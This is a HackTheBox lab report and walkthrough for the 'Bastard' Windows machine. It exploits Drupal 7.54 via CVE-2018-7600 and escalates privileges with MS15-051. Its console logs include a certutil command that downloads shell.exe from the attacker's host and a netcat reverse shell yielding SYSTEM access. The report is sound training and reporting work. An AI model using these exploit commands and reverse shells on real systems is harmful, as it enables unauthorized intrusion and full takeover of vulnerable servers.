Report - Bastard

Bastard HackTheBox Practice Report

Testing Summary

Bastard is a Medium rated machine at HackTheBox, the machine operating system is Windows Server 2008R2 Datacenter, with the initial foothold being a web application vulnerability abusing Drupal 7.54. The CVE-2018-7600 detail scores the Drupal 7 vulnerability as 9.8 (Critical). The Privilege escalation on the server could have multiple options, however the one that works is MS15-051 with a CVSS score of 7.8 (high) worked for me at the time of this report.

Tester Notes and Recommendations

Updating and possibly upgrading the Bastard system to the latest most stable version of Drupal, as well as update and upgrade the host system operating system would be the best path forward to resolve these issues. Administrators having a regularly scheduled outage and downtime can prevent this risk from happening and maintain good security policy.

Key Weaknesses found during the assessment:

1. Insufficient Patch Management - Software
2. Insufficient Patch Management - Operating Systems

Testing Findings


Internal Penetration Test Findings:

Finding 1: Insufficient Patch Management - Software

Description	This webpage is a webpage which is outward facing from the network, which allows for anyone to be able to access it and navigate to the login portal. From this point on, the likely hood of a attacker being able to gain access to the host operating system and having access to the internal


	network is very high. This exploit allows for attackers to execute arbitrary code because of known issues in relation to subsystems and default or common module configurations. -Drupal 7.54
Risk	Likelyhood: High Impact: Very High
System	Bastard
Tools Used	Exploit-db, Searchsploit, ffuf
References	https://nvd.nist.gov/vuln/detail/cve-2018-7600 https://github.com/pimps/CVE-2018-7600/tree/master

Evidence:




Welcome to Bastard

No front page content has been created yet.



```
Drupal 7.54, 2017-02-01
-----------------------
- Modules are now able to define theme engines (API addition:
  https://www.drupal.org/node/2826480).
- Logging of searches can now be disabled (new option in the administrative
  interface).
- Added menu tree render structure to (pre-)process hooks for theme_menu_tree()
  (API addition: https://www.drupal.org/node/2827134).
- Added new function for determining whether an HTTPS request is being served
  (API addition: https://www.drupal.org/node/2824590).
- Fixed incorrect default value for short and medium date formats on the date
  type configuration page.
- File validation error message is now removed after subsequent upload of valid
  file.
- Numerous bug fixes.
- Numerous API documentation improvements.
- Additional performance improvements.
- Additional automated test coverage.

Drupal 7.53, 2016-12-07
-----------------------
- Fixed drag and drop support on newer Chrome/IE 11+ versions after 7.51 update
  when jQuery is updated to 1.7-1.11.0.
```



```
┌──(kali㉿kali)-[~/Desktop/HTB/bastard]
└─$ python2.7 cve-2018-7600.py http://10.10.10.9 -c 'mkdir C:\temp'
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by
 the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
()
=============================================================================
|          DRUPAL 7 ≤ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)            |
|                              by pimps                                     |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-NJxg_Wllp9IvHcbOSFlPpGYO1MXdGXelRGnK0CZC2fw
[*] Triggering exploit to execute: mkdir C:\temp


┌──(kali㉿kali)-[~/Desktop/HTB/bastard]
└─$ python2.7 cve-2018-7600.py http://10.10.10.9 -c 'certutil -urlcache -f http://10.10.14.18/shell.exe C:\temp\shell.exe'
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by
 the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
()
=============================================================================
|          DRUPAL 7 ≤ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)            |
|                              by pimps                                     |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-IFFLNAEvxmyCz8ce0SrJzHK_py-VfkONvslR2jLfGe8
[*] Triggering exploit to execute: certutil -urlcache -f http://10.10.14.18/shell.exe C:\temp\shell.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```


Remediation:

Finding 2:


Description	The Windows server 2008R2 Operating System version has been End of Life since January 2020. No new Updates or Extended Security updates are offered for this system for a few years, this makes the system vulnerable to new forms of vulnerabilities which are no longer covered by Microsoft.

Risk	Likelyhood: High Impact: Very High
System	Bastard
Tools Used	windows-exploit-suggester, SecWiki/Kernel-Windows-Shell-Exploits
References	https://nvd.nist.gov/vuln/detail/cve-2015-1701 https://github.com/SecWiki/windows-kernel-exploits/blob/master/MS15-051/MS15-051-KB3045171.zip NIST SP800-53 r4 MA-6 – Maintenance NIST SP800-53 r4 SI-2 – Flaw Remediation

Evidence:



```
C:\temp>ms15-051x64.exe "nc.exe 10.10.14.18 4444 -e cmd.exe"
ms15-051x64.exe "nc.exe 10.10.14.18 4444 -e cmd.exe"
[#] ms15-051 fixed by zcgonvh
[!] process with pid: 2156 created.
==============================
```




```
┌──(kali㉿kali)-[~/Desktop/HTB/bastard]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.9] 49287
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\temp>whoami
whoami
nt authority\system

C:\temp>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C4CD-C60B

 Directory of C:\Users\Administrator\Desktop

08/02/2022  04:50 ��    <DIR>          .
08/02/2022  04:50 ��    <DIR>          ..
30/12/2024  03:13 ��                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   4.135.079.936 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
[redacted]

C:\Users\Administrator\Desktop>
```

Remediation:

Patch the environment to the latest stable version of Windows Server Database as soon as possible.


Walkthrough Path

Bastard is a windows machine with a Drupal 7 vulnerability with many opportunities for privesc once you have your first shell. Lets start off with a nmap scan.



```
┌──(kali㉿kali)-[~/Desktop/HTB/bastard]
└─$ sudo nmap -T4 -p- -A 10.10.10.9 -Pn
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-30 08:15 EST
Nmap scan report for 10.10.10.9
Host is up (0.015s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 7.5
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|_  Potentially risky methods: TRACE
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-title: Welcome to Bastard | Bastard
|_http-server-header: Microsoft-IIS/7.5
135/tcp   open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|7|2008|8.1|Vista (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1
cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows Embedded Standard 7 (91%), Microsof
t Windows 7 or Windows Server 2008 R2 (89%), Microsoft Windows Server 2008 R2 (89%), Microsoft Windows Server 2008 R2 or Windows 8.1 (89%), Microsoft Window
s Server 2008 R2 SP1 or Windows 8 (89%), Microsoft Windows 7 (89%), Microsoft Windows 7 Professional or Windows 8 (89%), Microsoft Windows 7 SP1 or Windows
Server 2008 R2 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   13.07 ms 10.10.14.1
2   13.09 ms 10.10.10.9

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 154.52 seconds
```

The ports that are available to look around in are, Port 80, port 135 and port 49154. Port 80 is http, and has a few different documents available for viewing, lets check out port 80 first. If you just enter the IP address into the address bar this is what you see. If you have the wappalyzer plug-in, I suggest you use it, you can easily see what is running on that webpage, which is Drupal 7.



Bastard

Home

User login

Username *

Password *

- Create new account
- Request new password

Welcome to Bastard

No front page content has been created yet.

Powered by Drupal

Wappalyzer

TECHNOLOGIES　MORE INFO　Export

CMS
Drupal 7

Programming languages
PHP 5.3.28

Web frameworks
Microsoft ASP.NET

Operating systems
Windows Server

Web servers
IIS 7.5


JavaScript libraries
jQuery 1.4.4

Something wrong or missing?

Generate sales leads


Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

Lets see if we can get more information about the version of Drupal 7, and then look up some exploits. Some of the webpages listed from the nmap scan have some interesting information, specifically CHANGELOG.txt, if you look at that webpage you can gather the specific version of Drupal that the Bastard server is using.



```
Drupal 7.54, 2017-02-01
-----------------------
- Modules are now able to define theme engines (API addition:
  https://www.drupal.org/node/2826480).
- Logging of searches can now be disabled (new option in the administrative
  interface).
- Added menu tree render structure to (pre-)process hooks for theme_menu_tree()
  (API addition: https://www.drupal.org/node/2827134).
- Added new function for determining whether an HTTPS request is being served
  (API addition: https://www.drupal.org/node/2824590).
- Fixed incorrect default value for short and medium date formats on the date
  type configuration page.
- File validation error message is now removed after subsequent upload of valid
  file.
- Numerous bug fixes.
- Numerous API documentation improvements.
- Additional performance improvements.
- Additional automated test coverage.

Drupal 7.53, 2016-12-07
-----------------------
- Fixed drag and drop support on newer Chrome/IE 11+ versions after 7.51 update
  when jQuery is updated to 1.7-1.11.0.
```

I also found some hits from the webpage hinting at having a Microsoft server set up on the system. From the httpmethods.txt page.



